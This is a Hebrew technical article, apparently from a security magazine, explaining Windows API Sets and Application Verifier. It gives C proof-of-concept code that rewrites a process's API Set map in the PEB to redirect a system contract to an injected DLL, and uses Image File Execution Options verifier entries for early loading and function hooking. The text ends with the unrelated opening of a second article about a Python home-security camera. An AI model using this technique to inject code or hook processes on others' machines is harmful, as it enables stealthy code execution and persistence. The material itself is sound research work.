יחד עם MinWin הגיע גם DLL חדש בשם Kernelbase.dll אשר מייצג את האספקט ה-User Mode-י של רעיון ה-MinWin. פונקציות רבות אשר הוגדרו כ-"MinWin APIs" הועברו מ-DLL-ים אחרים אליו וכעת אותן פונקציות עדיין קיימות באותם DLL-ים אך מכילות רק הפניות ל-KernelBase.dll.

התהליך הופיע לראשונה ב-Windows 7 וב-Windows Server 2008 R2 ומאז הוא משתדרג וגדל בין גרסא לגרסא. ב-Windows 7 דובר על עשרות בודדות של הפניות DLL-ים (או: Contracts), Windows 8 הגיע כבר עם 365 הפניות, וב-Windows 10 (Build 10586) מדובר כבר על 641 הפניות וכעת התהליך תומך גם בגישת ה-"One Core" של מייקרוסופט.

ApiSetSchema

כל מנגנון ה-API Sets סובב סביב DLL אחד בשם ApiSetSchema.dll שנמצא בתיקיית System32. ApiSetSchema מכיל Section בשם apiset שם מתרחש כל הקסם. ה-Section הוא למעשה טבלת ההמרה בין הספריות הוירטואליות לספריות הלוגיות (סלחו לי על העברות).

Property	Value	Value	Value
Name	.rdata	.apiset	.rsrc
Virtual Size (bytes)	0x00000150 (336)	0x000141F4 (82420)	0x00000400 (1024)
Virtual Address	0x00001000	0x00002000	0x00017000
Raw Size (bytes)	0x00000200 (512)	0x00014200 (82432)	0x00000400 (1024)
Raw Address	0x00000400	0x00000600	0x00014800

ApiSetSchema.dll נטען עם עליית מערכת ההפעלה ע"י **winload!OslpLoadApiSetSchemaImage** וממופה ל-Section בזיכרון אשר בתורו ממופה לכל תהליך חדש במערכת תחת PEB->ApiSetMap. ב-Windows 7 ממופה האזור אמנם כאזור קריאה בלבד אך ניתן לשנות זאת עם שינויי הגנה רגילים. החל מ-Windows 8 כבר נעשה שימוש ב-SEC_NO_CHANGE ובהמשך נראה איך כתוקפים אנחנו נתגבר על זה. חשוב לציין גם כי בעת הטעינה הראשונית בקרנל, נעשית בדיקה של חתימה דיגיטלית של ApiSetSchema.dll.

סיקור מקיף (הרבה) יותר על האספקט הקרנלי של ApiSets ניתן למצוא כאן (נכון ל-Windows 8 32bit).

כתוקף, נוכל לשנות את הטבלה עצמה בזיכרון של התהליך, אך נצטרך להתגבר על כמה מכשולים (לא בהכרח אבטחתיים) אותם אראה כבר בהמשך, והשינוי יהיה הכי אפקטיבי אם נבצע אותו כמה שיותר מוקדם בריצת התהליך (כאן ננצל את מנגנון ה-Application Verifier עליו יורחב בהמשך). כעת לפני שנתחיל לכתוב את הקוד שישנה את הטבלה, נכתוב תוכנית שרק תדפיס לנו את ה-Contracts שקיימים אצלנו בעמדה בשביל להכיר קצת יותר טוב את מבנה ה-API Sets.

הקוד רלוונטי ל-Windows 10 (Build 10586) ולא יתאים לשאר גרסאות Windows, אם כי ניתן להתאים אותו בקלות יחסית לגרסא הרצויה.

ApiSetSchema מורכב מכמה Struct-ים, הראשון שבהם הוא API_SET_NAMESPACE_ARRAY (המבנים לקוחים, עם שינויים קוסמטיים, מהפרויקט המעולה Blackbone):

```
typedef struct _API_SET_NAMESPACE_ARRAY
{
	ULONG Version;
	ULONG Size;
	ULONG Flags;
	ULONG Count;
	ULONG Start;
	ULONG End;
	ULONG Unk[2];
} API_SET_NAMESPACE_ARRAY, *PAPI_SET_NAMESPACE_ARRAY;
```

המשתנים הרלוונטים אלינו:

- Size - הגודל של כל טבלת ה-API Set
- Count - מספר הרשומות בטבלה
- Start - היסט לתחילת הטבלה, למעשה הטבלה מתחילה ישירות אחרי המבנה הנ"ל.

להלן ה-Struct-ים הנוספים בהם נשתמש, לפי סדר הירארכי מהעליון לתחתון. ניתן להבין את תפקידם משמם:

```
typedef struct _API_SET_NAMESPACE_ENTRY
{
	ULONG Limit;
	ULONG Size;
} API_SET_NAMESPACE_ENTRY, *PAPI_SET_NAMESPACE_ENTRY;

typedef struct _API_SET_VALUE_ARRAY
{
	ULONG Flags;
	ULONG NameOffset;
	ULONG Unk;
	ULONG NameLength;
	ULONG DataOffset;
	ULONG Count;
} API_SET_VALUE_ARRAY, *PAPI_SET_VALUE_ARRAY;
```

```
typedef struct _API_SET_VALUE_ENTRY
{
      ULONG Flags;
      ULONG NameOffset;
      ULONG NameLength;
      ULONG ValueOffset;
      ULONG ValueLength;
} API_SET_VALUE_ENTRY, *PAPI_SET_VALUE_ENTRY;
```

נתחיל מלהשיג את הכתובת של ה-ApiSet:

```
PEB * peb = NtCurrentTeb()->ProcessEnvironmentBlock;

PAPI_SET_NAMESPACE_ARRAY pApiSetMap = (PAPI_SET_NAMESPACE_ARRAY)peb-
>Reserved9[0]; //ApiSetMap
```

עכשיו כשהמשתנה pApiSetMap מצביע לטבלה, נקרא את מספר הרשומות ונדפיס אותם באיטרציה:

```
for (size_t i = 0; i < pApiSetMap->Count; i++)
  {
    wchar_t apiNameBuf[255] = { 0 };
    wchar_t apiHostNameBuf[255] = { 0 };
    size_t oldValueLen = 0;

   PAPI_SET_NAMESPACE_ENTRY pDescriptor =
(PAPI_SET_NAMESPACE_ENTRY)((PUCHAR)pApiSetMap
+ pApiSetMap->End + i * sizeof(API_SET_NAMESPACE_ENTRY));

   PAPI_SET_VALUE_ARRAY pHostArray = (PAPI_SET_VALUE_ARRAY)((PUCHAR)pApiSetMap +
pApiSetMap->Start + sizeof(API_SET_VALUE_ARRAY) * pDescriptor->Size);

   memcpy(apiNameBuf, pApiSetMap + pHostArray->NameOffset, pHostArray-
>NameLength);

   PAPI_SET_VALUE_ENTRY pHost = (PAPI_SET_VALUE_ENTRY)(pApiSetMap +
pHostArray->DataOffset);

   memcpy(apiHostNameBuf, (PUCHAR)pApiSetMap + pHost->ValueOffset, pHost-
>ValueLength);

   if (pHostArray->Count == 1)
   wprintf(L"[%d] %s -> %s\n", i, apiNameBuf, apiHostNameBuf);
   else
   {
   wchar_t baseApiHostNameBuf[255] = { 0 };

   memcpy(baseApiHostNameBuf, (PUCHAR)pApiSetMap + pHost[1].ValueOffset,
pHost[1].ValueLength);

   wprintf(L"[%d] %s -> %s --> %s\n", i, apiNameBuf, apiHostNameBuf,
baseApiHostNameBuf);
    }

  }


return 0;
```

שימוש לב לשורה:

```
if (pHostArray->Count == 1)
```

לכל Virtual DLL יכולות להיות שתי הפניות משורשרות - זאת אומרת שההפניה הראשונה מפנה לרשומה השניה, שדה Count במבנה API_SET_VALUE_ARRAY יגלה לנו את מספר השרשורים.

אם נריץ נקבל פלט לדוגמא:

```
[597] api-ms-win-core-winrt-errorprivate-l1-1 -> combase.dll
[598] ext-ms-win-net-isoext-l1-1 -> firewallapi.dll
[599] ext-ms-win-shell-browsersettingsync-l1-1 ->
[600] api-ms-win-core-psapi-l1-1 -> kernelbase.dll
[601] ext-ms-win-advapi32-auth-l1-1 -> advapi32.dll
[602] api-ms-win-core-rtlsupport-l1-1 -> ntdll.dll
[603] api-ms-win-core-rtlsupport-l1-2 -> ntdll.dll
[604] ext-ms-win-scesrv-server-l1-1 -> scesrv.dll
[605] ext-ms-win-mf-pal-l1-1 ->
[606] api-ms-win-core-localization-private-l1-1 -> kernelbase.dll
[607] ext-ms-win-appmodel-state-ext-l1-2 -> kernel.appcore.dll
[608] api-ms-win-core-winrt-registration-l1-1 -> combase.dll
[609] api-ms-win-core-path-l1-1 -> kernelbase.dll
[610] api-ms-win-core-processtopology-private-l1-1 -> kernelbase.dll
[611] ext-ms-win-netprovision-netprovfw-l1-1 -> netprovfw.dll
[612] ext-ms-win-ui-viewmanagement-l1-1 ->
[613] ext-ms-win-core-resourcepolicy-l1-1 -> rmclient.dll
[614] api-ms-win-core-stringansi-l1-1 -> kernelbase.dll
[615] api-ms-win-core-file-ansi-l1-1 -> kernel32.dll
[616] api-ms-win-core-file-ansi-l2-1 -> kernel32.dll
[617] ext-ms-win-rtcore-gdi-object-l1-1 -> gdi32.dll
[618] api-ms-win-security-base-l1-1 -> kernelbase.dll
[619] api-ms-win-security-base-l1-2 -> kernelbase.dll
[620] ext-ms-win-session-usermgr-l1-1 -> usermgrcli.dll
[621] ext-ms-win-kernel32-errorhandling-l1-1 --> kernel32.dll --> faultrep.dll
[622] ext-ms-win-wevtapi-eventlog-l1-1 -> wevtapi.dll
```

שמתם לב לרשומות הריקות בלי ההפניה? אלה נמצאות בגלל גישת ה-One Core של מייקרוסופט - תוכלו למצוא כאן DLL Virtual-ים של Windows Phone, XBOX וחבריהם. חלק מהספריות הוירטואליות פשוט יצביעו לספריות לוגיות שונות בין מוצרים שונים וחלק פשוט לא יצביעו לכלום. רשומה מספר 380 במחשב שלי לדוגמא היא ext-ms-win-security-developerunlock-l1-1 אך אין לה שום DLL לוגי בצד השני שמחכה לה, למה? כי developerunlock ככל הנראה מדבר על Developer Unlock למכשירי Windows Phone (תהליך הדומה להשגת root באנדרואיד או Jailbreak ב-iOS).

שינוי ה-API Sets

אז איך נשנה טבלת API Sets?

בתיאוריה, נעבור על כל API Set בטבלה, כאשר נגיע לרשומה אותה נרצה לשנות - נשנה את ה-DLL באותה רשומה וזהו נצא לחגוג. זה בסך הכל נכון אך עם זאת נצטרך להתגבר על כמה מהמורות קטנות בדרך:

- Windows יחפש את ה-DLL אליו אנחנו מצביעים ברשומה ב-System32. אם נרצה בכל זאת לשנות את הטבלה בלי הרשאות אדמין, נוכל לשים את ה-DLL שלנו בתת תיקייה ב-System32 אליה לא דרושות הרשאות חזקות, ולרשום את הנתיב הזה ברשומה (החל מ-System32).
- מאחר והאיזור עצמו ממופה כ-PAGE_READONLY ו-SEC_NO_CHANGE לא נוכל לשנות את ההגנות, אך נוכל בהחלט לשנות את המצביע מה-PEB ל-API Set Map שאנחנו ניצור.
- ב-Windows 8/8.1 מייקרוסופט תיעדו בשבילנו את ההמרה בין פונקציות API ל-Virtual DLL, תוכלו למצוא את זה כאן, בשאר הגרסאות תוכלו להגיע לפונקציה שתרצו לעשות לה Hook בעזרת ניחוש מושכל.
- שינוי הרשומה לא יכול להתבצע על ידי דריסה פשוטה של המחרוזת שמכילה את שם ה-DLL הלוגי מאחר ואותה מחרוזת משומשת בעוד Contracts. זאת אומרת, שינוי של ה-DLL ב-Contract שאתם רוצים לשנות ישפיע על חוזים אחרים המצביעים לאותו DLL. כדי להתגבר על זה, נוכל להקצות בטבלה החדשה שאנחנו ניצור עוד זיכרון אליו נכתוב את שם ה-DLL שלנו, ונשנה את המצביע ב-Contract אליו במקום לדרוס את המחרוזת המקורית.

שימו לב שיש פונקציות שלא נוכל להשתמש בהן בקוד שלנו כי גם ה-DLL שלנו נתון תחת ההפניות של ה-API Set Map, ז"א שיהיו פונקציות שאם נשתמש בהן ניכנס ללולאה אינסופית מאחר והן יפנו לעצמן. בשביל להתגבר על זה תוכלו לממש את הפונקציות בעצמכם או לצרף לפרויקט שלכם ספריה (.lib) שמפנה לקוד המקורי כך הפונקציות לא יושפעו מההפניה (לא אציג זאת במאמר).

```
#define DLLNAME L"lemon.dll"
#define DLLLEN  9
```

נתחיל עם שני Define-ים פשוטים - שם ה-DLL אותו נזריק ואורך המחרוזת.

```
PEB * peb = NtCurrentTeb()->ProcessEnvironmentBlock;
PVOID ProcessHeap = peb->Reserved4[1];  // ProcessHeap

PAPI_SET_NAMESPACE_ARRAY pApiSetMap = (PAPI_SET_NAMESPACE_ARRAY)peb-
>Reserved9[0]; // ApiSetMap

int realApiSetMapSize = pApiSetMap->Size;

PAPI_SET_NAMESPACE_ARRAY pFakeApiSetMap =
(PAPI_SET_NAMESPACE_ARRAY)RtlAllocateHeap(ProcessHeap, HEAP_ZERO_MEMORY,
realApiSetMapSize + (DLLLEN * 2));
```

```
__memcpy((char *)pFakeApiSetMap, (char *)pApiSetMap, realApiSetMapSize);
__memcpy(((PUCHAR)pFakeApiSetMap + realApiSetMapSize), DLLNAME, (DLLLEN * 2));
```

תחילה, כמו מקודם, נשיג את הכתובת ה-API Set Map, אך כעת היא תשמש אותנו בשביל בשביל העתקתה למקום אחר בזיכרון.

ניצור מצביע בשם pFakeApiSetMap ונאתחל אותו להצביע אל אזור בזיכרון ה-Heap בגודל הטבלה המקורית + גודל מחרוזת שם ה-DLL שלנו כפול 2 (מאחר וכל המחרוזות בטבלה הן Unicode). נעתיק את כל הטבלה אל אזור הזיכרון החדש שיצרנו ולאחר מכן נעתיק מיד לאחר הטבלה בזיכרון את DLLNAME.

```
DbgPrint("\nApiSetMap:%x\n FakeApiSetMap:%x\n\n", peb->Reserved9[0],
pFakeApiSetMap);

for (size_t i = 0; i < pFakeApiSetMap->Count; i++)
{
    wchar_t apiNameBuf[255] = { 0 };
    wchar_t apiHostNameBuf[255] = { 0 };
    size_t oldValueLen = 0;

    PAPI_SET_NAMESPACE_ENTRY pDescriptor =
(PAPI_SET_NAMESPACE_ENTRY)((PUCHAR)pFakeApiSetMap
+ PAPI_SET_VALUE_ARRAY pHostArray =
(PAPI_SET_VALUE_ARRAY)((PUCHAR)pFakeApiSetMap
+ pFakeApiSetMap->Start + sizeof(API_SET_VALUE_ARRAY) * pDescriptor->Size);

    __memcpy((char *)apiNameBuf, (char *)pFakeApiSetMap + pHostArray-
>NameOffset,
  pHostArray->NameLength);

    PAPI_SET_VALUE_ENTRY pHost = (PAPI_SET_VALUE_ENTRY)(pFakeApiSetMap +
pHostArray->DataOffset);

    __memcpy((char *)apiHostNameBuf, (char *)pFakeApiSetMap + pHost-
>ValueOffset,
      pHost->ValueLength);

    if (wcsstr(apiNameBuf, L"api-ms-win-core-file-l2"))
    {
      oldValueLen = pHost->ValueLength;
      pHost->ValueLength = DLLLEN * 2;
      pHost->ValueOffset = realApiSetMapSize;
    }

  }
```

את רוב הקוד כבר ראיתם, השינוי העיקרי הוא רק שינוי המצביעים במקרה ש-apiNameBuf מתאים לרשומה אותה נרצה לשנות. לבסוף נקנח עם:


```
peb->Reserved9[0] = pFakeApiSetMap;
return 0;
```

למעשה, פשוט שינינו את הפוינטר ב-PEB אל הטבלה החדשה.

אמרנו שעדיף לשנות את ה-API Set Map כמה שיותר מוקדם בריצת התהליך כדי שהשינוי באמת יהיה אפקטיבי, יש מספר דרכים לשנות מרחב כתובות של תהליך בתחילת הריצה שלו אבל אני חושב שיהיה נחמד אם נשתמש בשיטה לא כל כך מוכרת המנצלת מנגנון אחר ב-Application Verifier - Windows.

Application Verifier

ה-Application Verifier הוא כלי המגיע עם Windows ומאפשר לנו להוציא מידע דיאגנוסטי רב על תוכנות הרצות במחשב כגון הקצאות זיכרון שמתרחשות, Handles שנפתחים/נסגרים, אירועי רשת וכו'.
כל סט כזה של בדיקות (ניתן לראות בחלון הימני בתמונה מטה) נקרא Provider וניתן לכתוב אחד כזה גם משלנו.



מה שקורה מאחורי הקלעים זה שבעת יצירת התהליך Windows בודק את Image File Execution Options (שאולי כבר הכרתם) ומחפש תחת המפתח של התהליך שיצרנו את הערכים הבאים:

- GlobalFlag עם הערך 0x100 - FLG_APPLICATION_VERIFIER
- VerifierDlls עם שם Provider כלשהו הנמצא ב-System32
- VerifierDebug עם הערך 0xffffffff (לא חובה, גורם להדפסה של עוד מידע דיאגנוסטי) (כל הערכים הם REG_SZ)

Verifier.dll (הלוא הוא Application Verifier בעצמו) נטען מוקדם מאד בריצת התהליך, ישירות אחר ntdll.dll, וטוען את שאר ה-Provider-ים הנמצאים בערך VerifierDlls.

```
CommandLine: C:\Windows\System32\calc.exe

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00007ff7`a20f0000 00007ff7`a20fd000   calc.exe
ModLoad: 00007ff8`2ba50000 00007ff8`2bc11000   ntdll.dll
ModLoad: 00007ff8`0b400000 00007ff8`0b46d000   C:\WINDOWS\system32\verifier.dll
Page heap: pid 0x3DA0: page heap enabled with flags 0x2.
AVRF: calc.exe: pid 0x3DA0: flags 0x48004: application verifier enabled
AVRF: verifier dll `verifier.dll'
AVRF: initialized provider verifier.dll (descriptor @ 00007FF80B430CB0)
AVRF: verifier dll `myvrf.dll'
ModLoad: 00007ff8`21e00000 00007ff8`21e07000   C:\WINDOWS\SYSTEM32\myvrf.dll
AVRF: myvrf.dll @ 00007FF821E00000: entry point @ 00007FF821E014D0 .
AVRF: hooked dll entry point for dll myvrf.dll
AVRF: dll entry @ 00007FF821E014D0 (C:\WINDOWS\SYSTEM32\myvrf.dll, 4)


#Peb Address:364000
ApiSetMap:85550000
FakeApiSetMap:87a1ddf0
```

Provider אמיתי למעשה מספק ל-Verifier.dll מבנה בשם RTL_VERIFIER_PROVIDER_DESCRIPTOR המתאר את הפונקציות להן הוא רוצה לבצע Hook. ה-Application Verifier יבצע IAT Hooking לאותן פונקציות ויחזיר לנו את הכתובת המקורית של אותן פונקציות. תודה רבה Windows :).

לנו אין צורך באמת לכתוב DLL העונה להגדרות של Provider כי אנחנו רוצים רק לנצל את הטעינה המוקדמת של Application Verifier (אבל בכל זאת אצרף בהמשך קוד כזה).

DLL_PROCESS_VERIFIER

איך DLL יודע שהוא נטען כ-Provider? כנראה אתם מכירים את ארבעת המקרים/"סיבות" ש-DLL יכול להיקרא:

- DLL_PROCESS_ATTACH
- DLL_PROCESS_DETACH
- DLL_THREAD_ATTACH
- DLL_THREAD_DETACH

אז מסתבר שיש עוד מקרה - DLL_PROCESS_VERIFIER בעל הערך 4, אז ה-DllMain שלנו ייראה כך:

```
BOOL WINAPI DllMain(
      _In_ HINSTANCE hinstDLL,
      _In_ DWORD fdwReason,
      _In_ LPVOID lpvReserved
      )
{
      UNREFERENCED_PARAMETER(hinstDLL);
PRTL_VERIFIER_PROVIDER_DESCRIPTOR* pVPD =
(PRTL_VERIFIER_PROVIDER_DESCRIPTOR *)lpvReserved;

      switch (fdwReason) {

      case DLL_PROCESS_VERIFIER:
```

```
            // Insert balagan
changeApiSet();
            break;
      }
      return TRUE;
}
```

כאשר changeApiSet הוא הקוד שרשמנו מקודם.

בונוס

איך נוכל לבצע Hooking בעזרת Application Verifier? אלה המבנים בהם נשתמש:

```
typedef struct _RTL_VERIFIER_THUNK_DESCRIPTOR {
      PCHAR ThunkName;
      PVOID ThunkOldAddress;
      PVOID ThunkNewAddress;
} RTL_VERIFIER_THUNK_DESCRIPTOR, *PRTL_VERIFIER_THUNK_DESCRIPTOR;

typedef struct  RTL_VERIFIER_DLL_DESCRIPTOR {
      PWCHAR DllName;
      DWORD DllFlags;
      PVOID DllAddress;
      PRTL_VERIFIER_THUNK_DESCRIPTOR DllThunks;
} RTL_VERIFIER_DLL_DESCRIPTOR, *PRTL_VERIFIER_DLL_DESCRIPTOR;

typedef struct _RTL_VERIFIER_PROVIDER_DESCRIPTOR {
      DWORD Length;
      PRTL_VERIFIER_DLL_DESCRIPTOR ProviderDlls;
      RTL_VERIFIER_DLL_LOAD_CALLBACK ProviderDllLoadCallback;
      RTL_VERIFIER_DLL_UNLOAD_CALLBACK ProviderDllUnloadCallback;
      PWSTR VerifierImage;
      DWORD VerifierFlags;
      DWORD VerifierDebug;
      PVOID RtlpGetStackTraceAddress;
      PVOID RtlpDebugPageHeapCreate;
      PVOID RtlpDebugPageHeapDestroy;
      RTL_VERIFIER_NTDLLHEAPFREE_CALLBACK ProviderNtdllHeapFreeCallback;
} RTL_VERIFIER_PROVIDER_DESCRIPTOR, *PRTL_VERIFIER_PROVIDER_DESCRIPTOR;
```

RTL_VERIFIER_PROVIDER_DESCRIPTOR יהיה לבסוף ה-Struct אותו נחזיר ל-Application Verifier. הוא יכיל מערך של RTL_VERIFIER_DLL_DESCRIPTOR (כאשר החבר האחרון במערך יהיה מאופס) שכל אחד מהם מתאר DLL אשר נרצה לבצע את ה-Hook על פונקציה אחת או יותר ממנו.

RTL_VERIFIER_DLL_DESCRIPTOR בתורו יכיל מערך של THUNK_DESCRIPTOR-ים (שוב, האחרון יהיה מאופס) כאשר כל THUNK_DESCRIPTOR מכיל את שם הפונקציה אותה הוא מבקש "לתפוס", משתנה אליו תיכתב בכתובת המקורית של הפונקציה והכתובת של הפונקציה החדשה שתתבצע במקום המקורית.

נחבר הכל:

```
int WINAPI MessageBoxWHook(HWND hWnd, LPWSTR lpText, LPWSTR lpCaption,
UINT uType);

static RTL_VERIFIER_THUNK_DESCRIPTOR avrfThunkDesc[] =
{ { "MessageBoxW", NULL, (PVOID)(ULONG_PTR)MessageBoxWHook } };
static RTL_VERIFIER_DLL_DESCRIPTOR avrfDllDesc[] =
{ { L"user32.dll", 0, NULL, avrfThunkDesc } };
static RTL_VERIFIER_PROVIDER_DESCRIPTOR avrfDescriptor =
{ sizeof(RTL_VERIFIER_PROVIDER_DESCRIPTOR), avrfDllDesc };

BOOL WINAPI DllMain(
      _In_ HINSTANCE hinstDLL,
      _In_ DWORD fdwReason,
      _In_ LPVOID lpvReserved
      )
{
      PRTL_VERIFIER_PROVIDER_DESCRIPTOR* pVPD =
(PRTL_VERIFIER_PROVIDER_DESCRIPTOR *)lpvReserved;

      UNREFERENCED_PARAMETER(hinstDLL);

      switch (fdwReason) {

      case DLL_PROCESS_VERIFIER:
            *pVPD = &avrfDescriptor;
            break;
      }
      return TRUE;
}

int WINAPI MessageBoxWHook(HWND hWnd, LPWSTR lpText, LPWSTR lpCaption,
UINT uType)
{
      ((OldMessageBoxW)avrfThunkDesc[0].ThunkOldAddress)(hWnd, L"Lemon
Waffle", lpText, uType);
      return 0;
}
```

וזהו, קמפלו את ה-DLL, מלאו את הפרטים תחת Image File Execution Options ותהנו.

שימו לב שבגלל שנטענו ישר לאחר ntdll אין לנו גישה לפונקציות אחרות. אם בכל זאת נרצה להשתמש בפונקציות למשל מ-user32.dll אז נוכל לרשום פונקציית callback תחת `ProviderDllLoadCallback` עם הפרוטוטייפ:

```
typedef VOID(NTAPI * RTL_VERIFIER_DLL_LOAD_CALLBACK) (PWSTR DllName,
PVOID DllBase, SIZE_T DllSize, PVOID Reserved);
```

שתודיע לנו על כל DLL חדש שנטען לתהליך, ברגע שנזהה כי ה-DLL שאנחנו מעוניינים בו נטען נוכל להמשיך ולהשתמש בפונקציות שלו (טעינה בזמן ריצה).

מילים אחרונות

במאמר ניסיתי להכיר לכם בצורה פשוטה ומובנת את שני המנגנונים API Set ו-Application Verifier, איך הם עובדים, איך ניתן להשתמש בזה לרעה, איך נוכל לגרום להם לעבוד יחדיו ולבנות POC של ניצול המנגנונים.

את כלל הקוד ניתן למצוא ב-Git.

לפניות או שאלות ניתן לפנות לכתובת: shahakshalev@gmail.com

תודה רבה ל**איתי כהן** ו**עומר אלימלך** שטרחו ונתנו מזמנם לקרוא את הטיוטה ונתנו הצעות לשיפורים.

קריאה נוספת:

MinWin:

- https://channel9.msdn.com/shows/Going+Deep/Mark-Russinovich-Inside-Windows-7/
- http://windows-now.com/blogs/robert/mark-russinovich-explains-minwin-once-and-for-all.aspx

ApiSet:

- http://blog.quarkslab.com/runtime-dll-name-resolution-apisetschema-part-i.html
- http://blog.quarkslab.com/runtime-dll-name-resolution-apisetschema-part-ii.html
- http://www.alex-ionescu.com/Estoteric%20Hooks.pdf

Application Verifier:

- http://www.kernelmode.info/forum/viewtopic.php?f=15&t=3418
- https://msdn.microsoft.com/en-us/library/windows/hardware/ff538115(v=vs.85).aspx
- http://blogs.msdn.com/b/reiley/archive/2012/08/17/a-debugging-approach-to-application-verifier.aspx

מאבטחים את הבית בפחות מ-80 שורות קוד

מאת צח ירימי (I, Code)

הקדמה

אחת הדרכים היעילות ללמוד תכנות היא קריאת קוד של אחרים תוך ניסיון להבין למה הקוד כתוב כך ומה כל שורה עושה. הבעיה היא שלהיכנס לפרוייקט גדול יכולה להיות משימה קשה מדי, ומצד שני קשה מאוד למצוא פרוייקטים מעניינים המכילים שורות קוד מעטות בלבד.

מסיבה זאת החלטתי להכריז על סדרת המאמרים "50 שורות של קוד" .במסגרת מאמרים אלו, אציג ואסביר לפרטים קטעי קוד בעלי 50 שורות (פחות או יותר), המהווים תוכנית שלמה. או במילים אחרות - קוד שעושה משהו מעניין והוא לא חלק ממשהו אחר. בהסברים אשתדל להתייחס לשתי השאלות: מה הקוד עושה, ולמה דווקא ככה? המאמר שאתם עומדים לקרוא לקוח מתוך סדרה זו, והוא מכיל קצת פחות מ-80 שורות קוד.

ולפני שנצלול, מילה על הבלוג שלי.
icode.co.il הוא בלוג תכנות בעברית, המיועד למפתחים מנוסים וחדשים כאחד. הבלוג מכסה מגוון נושאים, החל מסקירת טכנולוגיות ספציפיות ועד לטיפים כלליים על תכנות. אז אם אתם אוהבים קוד כמוני, אשמח אם תבואו לבקר בבלוג, תקראו את המאמרים וכמובן תחוו דעתכם בתגובות!

ואחרי כל ההקדמות - קדימה, לעבודה!

לפני כמה שנים כשעברתי לדירה משלי, החלטתי שאני צריך מצלמת אבטחה, אז קניתי אחת. אבל רוב מצלמות האבטחה לא שוות הרבה בלי תוכנה שמלווה אותן, ומסתבר שהתוכנות (החינמיות) בשוק אף פעם לא עושות בדיוק מה שמצפים מהן. אבל איזה מזל שאנחנו המתכנתים יכולים לעשות דברים בעצמנו!
אז ניצלתי את ההזדמנות כדי לכתוב עוד פוסט לסדרה, הפעם של תוכנת אבטחה פשוטה המבצעת:

1. צפייה במצלמת הרשת וזיהוי תנועה.
2. בדיקה האם אני בבית (האם מכשיר הטלפון שלי מחובר לרשת הביתית).
3. אם אני לא בבית, שליחת התראה לנייד עם קובץ הוידאו המכיל את התנועה.

נשמע הרבה ל-80 שורות קוד? גם אני חשבתי כך, אבל איזה מזל שיש את python.
אז בואו נעשה את זה!

החומרים הדרושים

את הקוד נכתוב, כאמור, בשפת python (גרסה 2.7) ונשתמש בספריות הבאות:

1. OpenCV - ספריית ראייה ממוחשבת (ולכידת וידאו).
2. Scapy - ספריית רשת. נשתמש בה לבדיקה האם מכשיר מחובר לרשת הביתית.
3. Pushbullet - לשליחת התרעות באמצעות השירות Pushbullet (ראו בהמשך).
4. numpy - ספריית מתמטיקה.
5. הספריות המובנות multiprocessing ו-datetime.

את ההתראות למכשיר הטלפון אנו נשלח באמצעות השירות Pushbullet, שהוא שירות חינמי המאפשר להעביר התראות בין מכשירים שונים. יש להירשם לשירות, ולהתקין את האפליקציה על המכשיר הנייד אליו תרצו לקבל את ההתראה. כנוסף, כדי שנוכל לשלוח התראות באמצעות ה-API של השירות, יש צורך לייצר Access Token. ניתן לעשות זאת במסך Settings באתר.

משתמשי Windows - התקנת ספריית scapy עלולה להיות מעט מורכבת. אך אני הצלחתי להתקין באמצעות הקבצים בקישור הבא. שימו לב שיש להתקין גם WinPcap, שהוא דרייבר לכרטיסי רשת.

שלב ראשון - צפיה במצלמה

הספריה OpenCV מאפשרת חיבור למצלמת רשת ולכידת תמונות (פריימים) ממנה. כדי לעשות זאת יש לייצר אובייקט מסוג VideoCapture. על הדרך, נחלץ גם את רוחב וגובה התמונה המתקבלת מהמצלמה:

```
cap = cv2.VideoCapture(0)
frame_size = (int(cap.get(3)), int(cap.get(4)))
```

במידה ויש לכם יותר ממצלמה אחת מחוברת למחשב, ניתן לבחור לאיזו מצלמה להתחבר ע"י שינוי הפרמטר של VideoCapture מ-0 למספר אחר.

כעת נרוץ בלולאה ובכל איטרציה נבקש תמונה מהמצלמה ע"י הפונקציה read של VideoCapture:

